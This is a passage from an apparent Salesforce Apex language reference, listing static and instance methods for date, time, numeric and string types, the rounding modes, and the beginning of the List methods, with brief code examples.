`monthsBetween`	Date *`compDate`*	Integer	Returns the number of months between the Date that called the method and the *`compDate`*, ignoring the difference in dates. For example, March 1 and March 30 of the same year have 0 months between them.
`toStartOfMonth`		Date	Returns the first of the month for the Date that called the method. For example, July 14, 1999 returns July 1, 1999.

Name	Arguments	Return Type	Description
`toStartOfWeek`		Date	Returns the start of the week for the Date that called the method, depending on the context user's locale. For example, the start of a week is Sunday in the United States locale, and Monday in European locales. For example: `date myDate = date.today();` `date weekStart = myDate.toStartofWeek();`
`year`		Integer	Returns the year component of a Date

For more information on Dates, see Primitive Data Types on page 36.

Datetime Methods

The following are the system static methods for Datetime.

Name	Arguments	Return Type	Description
`newInstance`	Long *`l`*	Datetime	Constructs a DateTime and initializes it to represent the specified number of milliseconds since January 1, 1970, 00:00:00 GMT
`newInstance`	Date *`Date`* Time *`Time`*	Datetime	Constructs a DateTime from the specified *`date`* and *`time`* in the local time zone.
`newInstance`	Integer *`year`* Integer *`month`* Integer *`day`*	Datetime	Constructs a Datetime from Integer representations of the *`year`*, *`month`* (1=Jan), and *`day`* at midnight in the local time zone. For example: `datetime myDate =` `  datetime.newInstance(2008, 12, 1);`
`newInstance`	Integer *`year`* Integer *`month`* Integer *`day`* Integer *`hour`* Integer *`minute`* Integer *`second`*	Datetime	Constructs a Datetime from Integer representations of the *`year`*, *`month`* (1=Jan), *`day`*, *`hour`*, *`minute`*, and *`second`* in the local time zone. For example: `Datetime myDate =` `datetime.newInstance(2008, 12, 1, 12, 30, 2);`
`newInstanceGmt`	Date *`date`* Time *`time`*	Datetime	Constructs a DateTime from the specified *`date`* and *`time`* in the GMT time zone.

Name	Arguments	Return Type	Description
`newInstanceGmt`	Integer *year* Integer *month* Integer *date*	Datetime	Constructs a Datetime from Integer representations of the *year*, *month* (1=Jan), and *day* at midnight in the GMT time zone
`newInstanceGmt`	Integer *year* Integer *month* Integer *date* Integer *hour* Integer *minute* Integer *second*	Datetime	Constructs a Datetime from Integer representations of the *year*, *month* (1=Jan), *day*, *hour*, *minute*, and *second* in the GMT time zone
`now`		Datetime	Returns the current Datetime based on a GMT calendar. For example: `datetime myDateTime = datetime.now();` The format of the returned datetime is: `'MM/DD/YYYY HH:MM PERIOD'`
`parse`	String *datetime*	Datetime	Constructs a Datetime from the String *datetime* in the local time zone and in the format of the user locale. This example uses `parse` to create a Datetime from a date passed in as a string and that is formatted for the English (United States) locale. You may need to change the format of the date string if you have a different locale. `Datetime dt = DateTime.parse('10/14/2011 11:46 AM');` `String myDtString = dt.format();` `system.assertEquals(myDtString, '10/14/2011 11:46 AM');`
`valueOf`	String *s*	Datetime	Returns a Datetime that contains the value of the specified String. The String should use the standard date format “yyyy-MM-dd HH:mm:ss” in the local time zone. For example: `string year = '2008';` `string month = '10';` `string day = '5';` `string hour = '12';` `string minute = '20';` `string second = '20';` `string stringDate = year + '-' + month + '-' + day + ' ' + hour + ':' + minute + ':' + second;`

Name	Arguments	Return Type	Description
			`Datetime myDate = datetime.valueOf(stringDate);`
`valueOf`	anyType *x*	Datetime	Casts *x*, a history tracking table field of type anyType, to a Datetime. For more information on the anyType data type, see Field Types in the *Web Services API Developer's Guide*.
`valueOfGmt`	String *s*	Datetime	Returns a Datetime that contains the value of the specified String. The String should use the standard date format "yyyy-MM-dd HH:mm:ss" in the GMT time zone

The following are the instance methods for Datetime.

Name	Arguments	Return Type	Description
`addDays`	Integer *addlDays*	Datetime	Adds the specified number of *addlDays* to a Datetime. For example: `datetime myDate = datetime.newInstance (1960, 2, 17); datetime newDate = mydate.addDays(2);`
`addHours`	Integer *addlHours*	Datetime	Adds the specified number of *addlHours* to a Datetime
`addMinutes`	Integer *addlMinutes*	Datetime	Adds the specified number of *addlMinutes* to a Datetime
`addMonths`	Integer *addlMonths*	Datetime	Adds the specified number of *addlMonths* to a Datetime
`addSeconds`	Integer *addlSeconds*	Datetime	Adds the specified number of *addlSeconds* to a Datetime
`addYears`	Integer *addlYears*	Datetime	Adds the specified number of *addlYears* to a Datetime
`date`		Date	Returns the Date component of a Datetime in the local time zone of the context user.
`dateGMT`		Date	Return the Date component of a Datetime in the GMT time zone
`day`		Integer	Returns the day-of-month component of a Datetime in the local time zone of the context user. For example, February 5, 1999 08:30:12 would be day 5.
`dayGmt`		Integer	Returns the day-of-month component of a Datetime in the GMT time zone. For example, February 5, 1999 08:30:12 would be day 5.

Name	Arguments	Return Type	Description
`dayOfYear`		Integer	Returns the day-of-year component of a Datetime in the local time zone of the context user. For example, February 5, 2008 08:30:12 would be day 36. `Datetime myDate = datetime.newInstance (2008, 2, 5, 8, 30, 12); system.assertEquals (myDate.dayOfYear(), 36);`
`dayOfYearGmt`		Integer	Returns the day-of-year component of a Datetime in the GMT time zone. For example, February 5, 1999 08:30:12 would be day 36.
`format`		String	Returns a Datetime as a formatted string using the locale and the local time zone of the context user. If the time zone cannot be determined, GMT is used. If the date to format is in the GMT time zone, this method converts it to the local time zone and returns the converted date as a string.
`format`	String *`dateFormat`*	String	Returns a Datetime as a string using the supplied Java simple date format and the local time zone of the context user. If the time zone cannot be determined, GMT is used. For example: `Datetime myDT = Datetime.now(); String myDate = myDT.format('h:mm a');` If the date to format is in the GMT time zone, this method converts it to the local time zone and returns the converted date as a string in the specified format. For more information on the Java simple date format, see `Java SimpleDateFormat`.
`format`	String *`dateFormat`* String *`timezone`*	String	Returns a Datetime as a string using the supplied Java simple date format and time zone. If the supplied time zone is not in the correct format, GMT is used. This example uses `format` to convert the date and time to the PST time zone and to format it using the specified format string. `Datetime GMTDate = Datetime.newInstanceGmt(2011,6,1,12,1,5); String strConvertedDate = GMTDate.format('dd/MM/yyyy hh:mm:ss a', 'PST');`

Name	Arguments	Return Type	Description
			For more information on the Java simple date format, see Java SimpleDateFormat.
formatGmt	String*dateFormat*	String	Returns a Datetime as a string using the supplied Java simple date format and the GMT time zone. This method converts the current date to the GMT time zone and returns the converted date as a string. For more information on the Java simple date format, see Java SimpleDateFormat.
formatLong		String	Returns a Datetime using the local time zone of the context user, including seconds and time zone. If the date to format is in the GMT time zone, this method converts it to the local time zone and returns the converted date as a string in the long date format, which includes seconds and the time zone.
getTime		Long	Returns the number of milliseconds since January 1, 1970, 00:00:00 GMT represented by this DateTime object
hour		Integer	Returns the hour component of a Datetime in the local time zone of the context user
hourGmt		Integer	Returns the hour component of a Datetime in the GMT time zone
isSameDay	Datetime *compDt*	Boolean	Returns true if the Datetime that called the method is the same as the *compDt* in the local time zone of the context user. For example: `datetime myDate = datetime.now();` `datetime dueDate =` `  datetime.newInstance(2008, 1, 30);` `boolean dueNow = myDate.isSameDay(dueDate);`
millisecond		Integer	Return the millisecond component of a Datetime in the local time zone of the context user.
millisecondGmt		Integer	Return the millisecond component of a Datetime in the GMT time zone.
minute		Integer	Returns the minute component of a Datetime in the local time zone of the context user
minuteGmt		Integer	Returns the minute component of a Datetime in the GMT time zone
month		Integer	Returns the month component of a Datetime in the local time zone of the context user (1=Jan)

Name	Arguments	Return Type	Description
`monthGmt`		Integer	Returns the month component of a Datetime in the GMT time zone (1=Jan)
`second`		Integer	Returns the second component of a Datetime in the local time zone of the context user
`secondGmt`		Integer	Returns the second component of a Datetime in the GMT time zone
`time`		Time	Returns the time component of a Datetime in the local time zone of the context user
`timeGmt`		Time	Returns the time component of a Datetime in the GMT time zone
`year`		Integer	Returns the year component of a Datetime in the local time zone of the context user
`yearGmt`		Integer	Returns the year component of a Datetime in the GMT time zone

For more information about the Datetime, see Primitive Data Types on page 36.

Decimal Methods

The following are the system static methods for Decimal.

Name	Arguments	Return Type	Description
`valueOf`	Double *d*	Decimal	Returns a Decimal that contains the value of the specified Double.
`valueOf`	Long *l*	Decimal	Returns a Decimal that contains the value of the specified Long.
`valueOf`	String *s*	Decimal	Returns a Decimal that contains the value of the specified String. As in Java, the string is interpreted as representing a signed Decimal. For example: `String temp = '12.4567';` `Decimal myDecimal = decimal.valueOf(temp);`

The following are the instance methods for Decimal.

Name	Arguments	Return Type	Description
`abs`		Decimal	Returns the absolute value of the Decimal.

Name	Arguments	Return Type	Description
`divide`	Decimal *`divisor`*, Integer *`scale`*	Decimal	Divides this Decimal by *`divisor`*, and sets the scale, that is, the number of decimal places, of the result using *`scale`*. In the following example, D has the value of 0.190: `Decimal D = 19;` `D.Divide(100, 3);`
`divide`	Decimal *`divisor`*, Integer *`scale`*, Object *`roundingMode`*	Decimal	Divides this Decimal by *`divisor`*, sets the scale, that is, the number of decimal places, of the result using *`scale`*, and if necessary, rounds the value using *`roundingMode`*. For more information about the valid values for *`roundingMode`*, see Rounding Mode. For example: `Decimal myDecimal = 12.4567;` `Decimal divDec = myDecimal.divide` `(7, 2, System.RoundingMode.UP);` `system.assertEquals(divDec, 1.78);`
`doubleValue`		Double	Returns the Double value of this Decimal.
`format`		String	Returns the String value of this Decimal using the locale of the context user. Scientific notation will be used if an exponent is needed.
`intValue`		Integer	Returns the Integer value of this Decimal.
`longValue`		Long	Returns the Long value of this Decimal.
`pow`	Integer *`exponent`*	Decimal	Returns the value of this decimal raised to the power of *`exponent`*. The value of *`exponent`* must be between 0 and 32,767. For example: `Decimal myDecimal = 4.12;` `Decimal powDec = myDecimal.pow(2);` `system.assertEquals(powDec, 16.9744);` If you use `MyDecimal.pow(0)`, 1 is returned. The Math method `pow` does accept negative values.
`precision`		Integer	Returns the total number of digits for the Decimal. For example, if the Decimal value was 123.45, `precision`

Name	Arguments	Return Type	Description
			returns 5. If the Decimal value is 123.123, `precision` returns 6. For example: `Decimal D1 = 123.45;` `Integer precision1 = D1.precision();` `system.assertEquals(precision1, 5);` `Decimal D2 = 123.123;` `Integer precision2 = D2.precision();` `system.assertEquals(precision2, 6);`
`round`		Long	Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor. Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations. For more information about half-even rounding mode, see Rounding Mode. For example: `Decimal D1 = 5.5;` `Long L1 = D1.round();` `system.assertEquals(L1, 6);` `Decimal D2= 5.2;` `Long L2= D2.round();` `system.assertEquals(L2, 5);` `Decimal D3= -5.7;` `Long L3= D3.round();` `system.assertEquals(L3, -6);`
`round`	System.RoundingMode *`roundingMode`*	Long	Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using the rounding mode specified by *`roundingMode`*. For more information about the valid values for *`roundingMode`*, see Rounding Mode.

Name	Arguments	Return Type	Description
`scale`		Integer	Returns the scale of the Decimal, that is, the number of decimal places.
`setScale`	Integer *`scale`*	Decimal	Sets the scale of the Decimal to the given number of decimal places, using half-even rounding, if necessary. Half-even rounding mode rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor. For more information about half-even rounding mode, see Rounding Mode. The value of *`scale`* must be between –33 and 33. If you do not explicitly set the scale for a Decimal, the scale is determined by the item from which the Decimal is created: • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the scale is determined by converting the number to a String and then using the number of characters after the decimal point.
`setScale`	Integer *`scale`*, System.RoundingMode *`roundingMode`*	Decimal	Sets the scale of the Decimal to the given number of decimal places, using the rounding mode specified by *`roundingMode`* , if necessary. For more information about the valid values for *`roundingMode`*, see Rounding Mode. The value of *`scale`* must be between -32,768 and 32,767. If you do not explicitly set the scale for a Decimal, the scale is determined by the item from which the Decimal is created: • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the scale is determined by converting the number to a String and then using the number of characters after the decimal point.

Name	Arguments	Return Type	Description
`stripTrailingZeros`		Decimal	Returns the Decimal with any trailing zeros removed.
`toPlainString`		String	Returns the String value of this Decimal, without using scientific notation.

For more information on Decimal, see Primitive Data Types on page 36.

Rounding Mode

Rounding mode specifies the rounding behavior for numerical operations capable of discarding precision. Each rounding mode indicates how the least significant returned digit of a rounded result is to be calculated. The following are the valid values for *`roundingMode`*.

Name	Description
`CEILING`	Rounds towards positive infinity. That is, if the result is positive, this mode behaves the same as the `UP` rounding mode; if the result is negative, it behaves the same as the `DOWN` rounding mode. Note that this rounding mode never decreases the calculated value. For example: • Input number 5.5: `CEILING` round mode result: 6 • Input number 1.1: `CEILING` round mode result: 2 • Input number -1.1: `CEILING` round mode result: -1 • Input number -2.7: `CEILING` round mode result: -2
`DOWN`	Rounds towards zero. This rounding mode always discards any fractions (decimal points) prior to executing. Note that this rounding mode never increases the magnitude of the calculated value. For example: • Input number 5.5: `DOWN` round mode result: 5 • Input number 1.1: `DOWN` round mode result: 1 • Input number -1.1: `DOWN` round mode result: -1 • Input number -2.7: `DOWN` round mode result: -2
`FLOOR`	Rounds towards negative infinity. That is, if the result is positive, this mode behaves the same as the`DOWN` rounding mode; if negative, this mode behaves the same as the `UP` rounding mode. Note that this rounding mode never increases the calculated value. For example: • Input number 5.5: `FLOOR` round mode result: 5 • Input number 1.1: `FLOOR` round mode result: 1 • Input number -1.1: `FLOOR` round mode result: -2 • Input number -2.7: `FLOOR` round mode result: -3
`HALF_DOWN`	Rounds towards the “nearest neighbor” unless both neighbors are equidistant, in which case this mode rounds down. This rounding mode behaves the same as the `UP` rounding mode if the discarded fraction (decimal point) is > 0.5; otherwise, it behaves the same as `DOWN` rounding mode. For example: • Input number 5.5: `HALF_DOWN` round mode result: 5 • Input number 1.1: `HALF_DOWN` round mode result: 1 • Input number -1.1: `HALF_DOWN` round mode result: -1

Name	Description
	• Input number -2.7: `HALF_DOWN` round mode result: -2
`HALF_EVEN`	Rounds towards the “nearest neighbor” unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor. This rounding mode behaves the same as the `HALF_UP` rounding mode if the digit to the left of the discarded fraction (decimal point) is odd. It behaves the same as the `HALF_DOWN` rounding method if it is even. For example: • Input number 5.5: `HALF_EVEN` round mode result: 6 • Input number 1.1: `HALF_EVEN` round mode result: 1 • Input number -1.1: `HALF_EVEN` round mode result: -1 • Input number -2.7: `HALF_EVEN` round mode result: -3 Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.
`HALF_UP`	Rounds towards the “nearest neighbor” unless both neighbors are equidistant, in which case, this mode rounds up. This rounding method behaves the same as the `UP` rounding method if the discarded fraction (decimal point) is >= 0.5; otherwise, this rounding method behaves the same as the `DOWN` rounding method. For example: • Input number 5.5: `HALF_UP` round mode result: 6 • Input number 1.1: `HALF_UP` round mode result: 1 • Input number -1.1: `HALF_UP` round mode result: -1 • Input number -2.7: `HALF_UP` round mode result: -3
`UNNECESSARY`	Asserts that the requested operation has an exact result, which means that no rounding is necessary. If this rounding mode is specified on an operation that yields an inexact result, an Exception is thrown. For example: • Input number 5.5: `UNNECESSARY` round mode result: Exception • Input number 1.0: `UNNECESSARY` round mode result: 1
`UP`	Rounds away from zero. This rounding mode always truncates any fractions (decimal points) prior to executing. Note that this rounding mode never decreases the magnitude of the calculated value. For example: • Input number 5.5: `UP` round mode result: 6 • Input number 1.1: `UP` round mode result: 2 • Input number -1.1: `UP` round mode result: -2 • Input number -2.7: `UP` round mode result: -3

Double Methods

The following are the system static methods for Double.

Name	Arguments	Return Type	Description
`valueOf`	anyType *x*	Double	Casts *x*, a history tracking table field of type anyType, to a Double. For more information on the anyType data

Name	Arguments	Return Type	Description
			type, see Field Types in the *Web Services API Developer's Guide*.
`valueOf`	String *s*	Double	Returns a Double that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal. For example: `Double DD1 = double.valueOf('3.14159');`

The following are the instance methods for Double.

Name	Arguments	Return Type	Description
`format`		String	Returns the String value for this Double using the locale of the context user
`intValue`		Integer	Returns the Integer value of this Double by casting it to an Integer. For example: `Double DD1 = double.valueOf('3.14159');` `Integer value = DD1.intValue();` `system.assertEquals(value, 3);`
`longValue`		Long	Returns the Long value of this Double
`round`		Long	Returns the rounded value of this Double. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor. Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations. For more information about half-even rounding mode, see Rounding Mode on page 288. For example: `Double D1 = 5.5;` `Long L1 = D1.round();` `system.assertEquals(L1, 6);` `Double D2= 5.2;` `Long L2= D2.round();` `system.assertEquals(L2, 5);` `Double D3= -5.7;` `Long L3= D3.round();` `system.assertEquals(L3, -6);`

For more information on Double, see Primitive Data Types on page 36.

Integer Methods

The following are the system static methods for Integer.

Name	Arguments	Return Type	Description
`valueOf`	anyType *x*	Integer	Casts *x*, a history tracking table field of type anyType, to an Integer. For more information on the anyType data type, see File Types in the *Web Services API Developer's Guide*.
`valueOf`	String *s*	Integer	Returns an Integer that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal integer. For example: `Integer myInt = integer.valueOf('123');`

The following are the instance methods for Integer.

Name	Arguments	Return Type	Description
`format`		String	Returns the integer as a string using the locale of the context user

For more information on integers, see Primitive Data Types on page 36.

Long Methods

The following are the system static methods for Long.

Name	Arguments	Return Type	Description
`valueOf`	String *s*	Long	Returns a Long that contains the value of the specified String. As in Java, the string is interpreted as representing a signed decimal Long. For example: `Long L1 = long.valueOf('123456789');`

The following are the instant method for Long.

Name	Arguments	Return Type	Description
`format`		String	Returns the String format for this Long using the locale of the context user
`intValue`		Integer	Returns the Integer value for this Long

For more information on Long, see Primitive Data Types on page 36.

String Methods

The following are the system static methods for String.

Name	Arguments	Return Type	Description
`escapeSingleQuotes`	String *s*	String	Returns a String with the escape character (\) added before any single quotation marks in the String *s*. This method is useful when creating a dynamic SOQL statement, to help prevent SOQL injection. For more information on dynamic SOQL, see Dynamic SOQL. See also Splitting String Example.
`format`	String *s* List<String> *arguments*	String	Treat the current string as a pattern that should be used for substitution in the same manner as apex:outputText.
`fromCharArray`	List<Integer> *charArray*	String	Returns a String from the values of the list of integers.
`valueOf`	Date *d*	String	Returns a String that represents the specified Date in the standard "yyyy-MM-dd" format. For example: `Date myDate = Date.Today();` `String sDate = String.valueOf(myDate);`
`valueOf`	Datetime *dt*	String	Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the local time zone
`valueOf`	Decimal *d*	String	Returns a String that represents the specified Decimal.
`valueOf`	Double *d*	String	Returns a String that represents the specified Double.
`valueOf`	Integer *I*	String	Returns a String that represents the specified Integer.
`valueOf`	Long *l*	String	Returns a String that represents the specified Long.
`valueOf`	anyType *x**	String	Casts *x*, a history tracking table field of type anyType, to a String. For example: `Double myDouble = 12.34;` `String myString =` `  String.valueOf(myDouble);` `System.assertEquals('12.34', myString);` For more information on the anyType data type, see Field Types in the *Web Services API Developer's Guide*.
`valueOfGmt`	Datetime *dt*	String	Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the GMT time zone

The following are the instance methods for String.

Name	Arguments	Return Type	Description
`compareTo`	String *`compString`*	Integer	Compares two strings lexicographically, based on the Unicode value of each character in the Strings. The result is: • A negative Integer if the String that called the method lexicographically precedes *`compString`* • A positive Integer if the String that called the method lexicographically follows *`compString`* • Zero if the Strings are equal If there is no index position at which the Strings differ, then the shorter String lexicographically precedes the longer String. For example: `String myString1 = 'abcde';` `String myString2 = 'abcd';` `Integer result =` `myString1.compareTo(myString2);` `System.assertEquals(result, 1);` Note that this method returns 0 whenever the `equals` method returns true.
`contains`	String *`compString`*	Boolean	Returns `true` if and only if the String that called the method contains the specified sequence of characters in the *`compString`*. For example: `String myString1 = 'abcde';` `String myString2 = 'abcd';` `Boolean result =` `myString1.contains(myString2);` `System.assertEquals(result, true);`
`endsWith`	String *`suffix`*	Boolean	Returns `true` if the String that called the method ends with the specified *`suffix`*
`equals`	String *`compString`*	Boolean	Returns `true` if the *`compString`* is not null and represents the same binary sequence of characters as the String that called the method. This method is true whenever the `compareTo` method returns 0. For example: `String myString1 = 'abcde';` `String myString2 = 'abcd';` `Boolean result =` `myString1.equals(myString2);` `System.assertEquals(result, false);` Note that the == operator also performs String comparison, but is case-insensitive to match Apex

Name	Arguments	Return Type	Description
			semantics. (== is case-sensitive for ID comparison for the same reason.)
`equalsIgnoreCase`	String *`compString`*	Boolean	Returns `true` if the *`compString`* is not null and represents the same sequence of characters as the String that called the method, ignoring case. For example: `String myString1 = 'abcd';` `String myString2 = 'ABCD';` `Boolean result =` `myString1.equalsIgnoreCase(myString2);` `System.assertEquals(result, true);`
`indexOf`	String *`subString`*	Integer	Returns the index of the first occurrence of the specified substring. If the substring does not occur, this method returns -1.
`indexOf`	String *`substring`* Integer *`i`*	Integer	Returns the index of the first occurrence of the specified substring from the point of index *`i`*. If the substring does not occur, this method returns -1. For example: `String myString1 = 'abcd';` `String myString2 = 'bc';` `Integer result =` `myString1.indexOf(myString2, 0);` `System.assertEquals(result, 1);`
`lastIndexOf`	String *`substring`*	Integer	Returns the index of the last occurrence of the specified substring. If the substring does not occur, this method returns -1.
`length`		Integer	Returns the number of 16-bit Unicode characters contained in the String. For example: `String myString = 'abcd';` `Integer result = myString.length();` `System.assertEquals(result, 4);`
`replace`	String *`target`* String *`replacement`*	String	Replaces each substring of a string that matches the literal target sequence *`target`* with the specified literal replacement sequence *`replacement`*
`replaceAll`	String *`regExp`* String *`replacement`*	String	Replaces each substring of a string that matches the regular expression *`regExp`* with the replacement sequence *`replacement`*. See `http://java.sun.com/j2se/1.5.0/docs/api/java/util/regex/Pattern.html` for information on regular expressions.

Name	Arguments	Return Type	Description
`replaceFirst`	String *`regExp`* String *`replacement`*	String	Replaces the first substring of a string that matches the regular expression *`regExp`* with the replacement sequence *`replacement`*. See `http://java.sun.com/j2se/1.5.0/docs/api/java/util/regex/Pattern.html` for information on regular expressions.
`split`	String *`regExp`* Integer *`limit`*	String[]	Returns a list that contains each substring of the String that is terminated by the regular expression *`regExp`*, or the end of the String. See `http://java.sun.com/j2se/1.5.0/docs/api/java/util/regex/Pattern.html` for information on regular expressions. The substrings are placed in the list in the order in which they occur in the String. If *`regExp`* does not match any part of the String, the resulting list has just one element containing the original String. The optional *`limit`* parameter controls the number of times the pattern is applied and therefore affects the length of the list: • If *`limit`* is greater than zero, the pattern is applied at most *`limit`* - 1 times, the list's length is no greater than *`limit`*, and the list's last entry contains all input beyond the last matched delimiter. • If *`limit`* is non-positive then the pattern is applied as many times as possible and the list can have any length. • If *`limit`* is zero then the pattern is applied as many times as possible, the list can have any length, and trailing empty strings are discarded. For example, for `String s = 'boo:and:foo'`: • `s.split(':', 2)` results in `{'boo', 'and:foo'}` • `s.split(':', 5)` results in `{'boo', 'and', 'foo'}` • `s.split(':', -2)` results in `{'boo', 'and', 'foo'}` • `s.split('o', 5)` results in `{'b', '', ':and:f', '', ''}` • `s.split('o', -2)` results in `{'b', '', ':and:f', '', ''}` • `s.split('o', 0)` results in `{'b', '', ':and:f'}`

Name	Arguments	Return Type	Description
			See also Splitting String Example.
`startsWith`	String *`prefix`*	Boolean	Returns `true` if the String that called the method begins with the specified *`prefix`*
`substring`	Integer *`startIndex`*	String	Returns a new String that begins with the character at the specified *`startIndex`* and extends to the end of the String
`substring`	Integer *`startIndex`*, Integer *`endIndex`*	String	Returns a new String that begins with the character at the specified *`startIndex`* and extends to the character at *`endIndex`* - 1. For example: `'hamburger'.substring(4, 8);` `// Returns "urge"` `'smiles'.substring(1, 5);` `// Returns "mile"`
`toLowerCase`		String	Converts all of the characters in the String to lowercase using the rules of the default locale
`toLowerCase`	String *`locale`*	String	Converts all of the characters in the String to lowercase using the rules of the specified locale
`toUpperCase`		String	Converts all of the characters in the String to uppercase using the rules of the default locale. For example: `String myString1 = 'abcd';` `String myString2 = 'ABCD';` `myString1 =` `myString1.toUpperCase();` `Boolean result =` `myString1.equals(myString2);` `System.assertEquals(result, true);`
`toUpperCase`	String *`locale`*	String	Converts all of the characters in the String to the uppercase using the rules of the specified locale
`trim`		String	Returns a copy of the string that no longer contains any leading or trailing white space characters. Leading and trailing ASCII control characters such as tabs and newline characters are also removed. Whitespace and control characters that aren't at the beginning or end of the sentence aren't removed.

For more information on Strings, see Primitive Data Types on page 36.

Splitting String Example

In the following example, a string is split, using a backslash as a delimiter:

```
public String removePath(String filename) {
        if (filename == null)
            return null;
        List<String> parts = filename.split('\\\\');
        filename = parts[parts.size()-1];
        return filename;
    }

    static testMethod void testRemovePath() {
        System.assertEquals('PPDSF100111.csv',
                EmailUtilities.getInstance().
                removePath('e:\\processed\\PPDSF100111.csv'));
    }
```

Time Methods

The following are the system static methods for Time.

Name	Arguments	Return Type	Description
`newInstance`	Integer *`hour`* Integer *`minutes`* Integer *`seconds`* Integer *`milliseconds`*	Time	Constructs a Time from Integer representations of the *`hour`*, *`minutes`*, *`seconds`*, and *`milliseconds`*. The following example creates a time of 18:30:2:20: `Time myTime = Time.newInstance(18, 30, 2, 20);`

The following are the instance methods for Time.

Name	Arguments	Return Type	Description
`addHours`	Integer *`addlHours`*	Time	Adds the specified number of *`addlHours`* to a Time
`addMilliseconds`	Integer *`addlMilliseconds`*	Time	Adds the specified number of *`addlMilliseconds`* to a Time
`addMinutes`	Integer *`addlMinutes`*	Time	Adds the specified number of *`addlMinutes`* to a Time. For example: `Time myTime = Time.newInstance(18, 30, 2, 20);` `Integer myMinutes = myTime.minute(); myMinutes = myMinutes + 5;` `System.assertEquals(myMinutes, 35);`
`addSeconds`	Integer *`addlSeconds`*	Time	Adds the specified number of *`addlSeconds`* to a Time

Name	Arguments	Return Type	Description
`hour`		Integer	Returns the hour component of a Time. For example: `Time myTime = Time.newInstance(18, 30, 2, 20);` `myTime = myTime.addHours(2);` `Integer myHour = myTime.hour();` `System.assertEquals(myHour, 20);`
`millisecond`		Integer	Returns the millisecond component of a Time
`minute`		Integer	Returns the minute component of a Time
`second`		Integer	Returns the second component of a Time

For more information on time, see Primitive Data Types on page 36.

Apex Collection Methods

All the collections in Apex have methods associated with them for assigning, retrieving, and manipulating the data. The collection methods are:

- List
- Map
- Set

Note: There is no limit on the number of items a collection can hold. However, there is a general limit on heap size.

List Methods

The list methods are all instance methods, that is, they operate on a particular instance of a list. For example, the following removes all elements from `myList`:

```
myList.clear();
```

Even though the `clear` method does not include any parameters, the list that calls it is its implicit parameter.

The following are the instance parameters for List.

Note: In the table below, *`List_elem`* represents a single element of the same type as the list.

Name	Arguments	Return Type	Description
`add`	Any type `e`	Void	Adds an element `e` to the end of the list. For example: `List<Integer> myList = new List<Integer>(); myList.add(47); Integer myNumber = myList.get(0); system.assertEquals(myNumber, 47);`
`add`	Integer `i` Any type `e`	Void	Inserts an element `e` into the list at index position `i`. In the following example, a list with six elements is created, and integers are added to the first and second index positions. `List<Integer> myList = new Integer[6]; myList.add(0, 47); myList.add(1, 52); system.assertEquals(myList.get(1), 52);`
`addAll`	List `l`	Void	Adds all of the elements in list `l` to the list that calls the method. Note that both lists must be of the same type.
`addAll`	Set `s`	Void	Add all of the elements in set `s` to the list that calls the method. Note that the set and the list must be of the same type.
`clear`		Void	Removes all elements from a list, consequently setting the list's length to zero
`clone`		List (of same type)	Makes a duplicate copy of a list. Note that if this is a list of sObject records, the duplicate list will only be a shallow copy of the list. That is, the duplicate will have references to each object, but the sObject records themselves will not be duplicated. For example: `Account a = new Account(Name='Acme', BillingCity='New York'); Account b = new Account(); Account[] q1 = new Account[]{a,b}; Account[] q2 = q1.clone(); q1[0].BillingCity = 'San Francisco'; System.assertEquals( q1[0].BillingCity, 'San Francisco');`

Name	Arguments	Return Type	Description
			`System.assertEquals(` `  q2[0].BillingCity,` `  'San Francisco');` To also copy the sObject records, you must use the `deepClone` method.
`deepClone`	Boolean *`opt_preserve_id`* Boolean *`opt_preserve_readonly_timestamps`* Boolean *`opt_preserve_autonumber`*	List (of same object type)	Makes a duplicate copy of a list of sObject records, including the sObject records themselves. For example: `Account a = new` `  Account(Name='Acme',` `  BillingCity='New York');` `Account b = new Account(` `  Name='Salesforce');` `Account[] q1 = new` `  Account[]{a,b};` `Account[] q2 = q1.deepClone();` `q1[0].BillingCity = 'San Francisco';` `System.assertEquals(` `  q1[0].BillingCity,` `  'San Francisco');` `System.assertEquals(` `  q2[0].BillingCity,` `  'New York');` **Note:** `deepClone` only works with lists of sObjects, not with lists of primitives. The optional *`opt_preserve_id`* argument determines whether the IDs of the original objects are preserved or cleared in the duplicates. If set to `true`, the IDs are copied to the cloned objects. The default is `false`, that is, the IDs are cleared. **Note:** For Apex saved using Salesforce API version 22.0 or earlier, the default value for the *`opt_preserve_id`* argument is `true`, that is, the IDs are preserved. The optional *`opt_preserve_readonly_timestamps`* argument determines whether the read-only timestamp and user ID fields are preserved or cleared in the duplicates. If set to `true`, the read-only fields `CreatedById`, `CreatedDate`, `LastModifiedById`, and `LastModifiedDate`

Name	Arguments	Return Type	Description
